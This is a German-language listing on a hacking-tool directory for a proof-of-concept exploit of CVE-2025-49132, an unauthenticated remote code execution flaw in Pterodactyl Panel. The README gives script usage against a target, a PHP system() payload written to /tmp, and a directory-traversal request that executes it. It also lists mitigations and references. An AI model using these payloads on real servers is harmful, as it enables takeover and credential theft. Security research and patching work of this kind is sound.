
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE- — PoC-Exploit für CVE-2025-49132 (GHSA-24wv-6c99-f843) – Nicht authentifizierte Remote-Codeausführung in Pterodactyl Panel ≤ 1.11.10 | Kitploit
Tools/GitHubGitHub/dollarboysushil/cve-2025-49132-pterodactyl-panel-unauthenticated-remote-code-execution-rce-
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingPayload-Entwicklung
GitHubdollarboysushil/cve-2025-49132-pterodactyl-panel-unauthenticated-remote-code-execution-rce-

CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE-

PoC-Exploit für CVE-2025-49132 (GHSA-24wv-6c99-f843) – Nicht authentifizierte Remote-Codeausführung in Pterodactyl Panel ≤ 1.11.10

Repository anzeigenWebseite
319vor 9 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    336
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    322

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2025-49132

Pterodactyl Panel – Nicht authentifizierte Remote-Codeausführung (RCE)


🔎 Zusammenfassung

CVE‑2025‑49132 ist eine kritische Remote-Codeausführungs-Schwachstelle, die Pterodactyl Panel <= 1.11.10 betrifft.

Ein nicht authentifizierter Angreifer kann eine unsachgemäße Eingabevalidierung im Endpunkt /locales/locale.json ausnutzen, um beliebige Systembefehle auszuführen.

Behoben in Version: 1.11.11


📌 Auswirkungen

Eine erfolgreiche Ausnutzung ermöglicht:

  • Nicht authentifizierte Remote-Codeausführung
  • Lesen vertraulicher Dateien (z. B. .env)
  • Extrahieren von Datenbankanmeldeinformationen
  • Vollständige Übernahme des Servers

Schweregrad: Kritisch


🧠 Grundursache

Die Schwachstelle besteht aufgrund einer unsachgemäßen Validierung von:

  • locale-Parameter
  • namespace-Parameter

Ein Angreifer kann:

  1. Directory Traversal missbrauchen (../../../../../)
  2. config-create ausnutzen
  3. Beliebige PHP-Payloads nach /tmp schreiben
  4. Ausführung über manipulierte Namespace-Ladung auslösen

Schwachstellenklassifizierung: CWE-94 -- Unsachgemäße Kontrolle der Codegenerierung


🚀 Proof of Concept (PoC)

Verwendung


python3 CVE-2025-49132-dbs.py --target <host> --cmd "<command>" [--path <pear_path>]

Beispiele

python3 CVE-2025-49132-dbs.py --target victim.com --cmd "whoami"
python3 CVE-2025-49132-dbs.py --target 192.168.1.10 --cmd "id" --path /usr/local/lib/php/PEAR


Standardpfad:

/usr/share/php/PEAR

Ermitteln Sie den richtigen Pfad über die Seite /phpinfo.php alt text

🛠 Ausführungsablauf

Schritt 1 – Payload schreiben

Der Angreifer injiziert eine schädliche PHP-Payload in /tmp/payload.php mithilfe von:

/<?=system('id')?>+/tmp/payload.php

Schritt 2 --- Ausführung auslösen

Durch den Aufruf:

?locale=../../../../../tmp&namespace=payload

führt der Server das injizierte PHP aus.
alt text

🛡 Gegenmaßnahmen

  • Aktualisieren Sie auf Pterodactyl Panel >= 1.11.11
  • Bereinigen Sie die Eingaben locale und namespace
  • Deaktivieren Sie gefährliche PHP-Funktionen
  • Beschränken Sie unnötige Endpunkt-Freigaben

📚 Referenzen

  • GitHub Advisory: GHSA-24wv-6c99-f843
  • CVE-2025-49132
  • Pterodactyl Panel v1.11.11 Patch Commit

Tool herunterladen






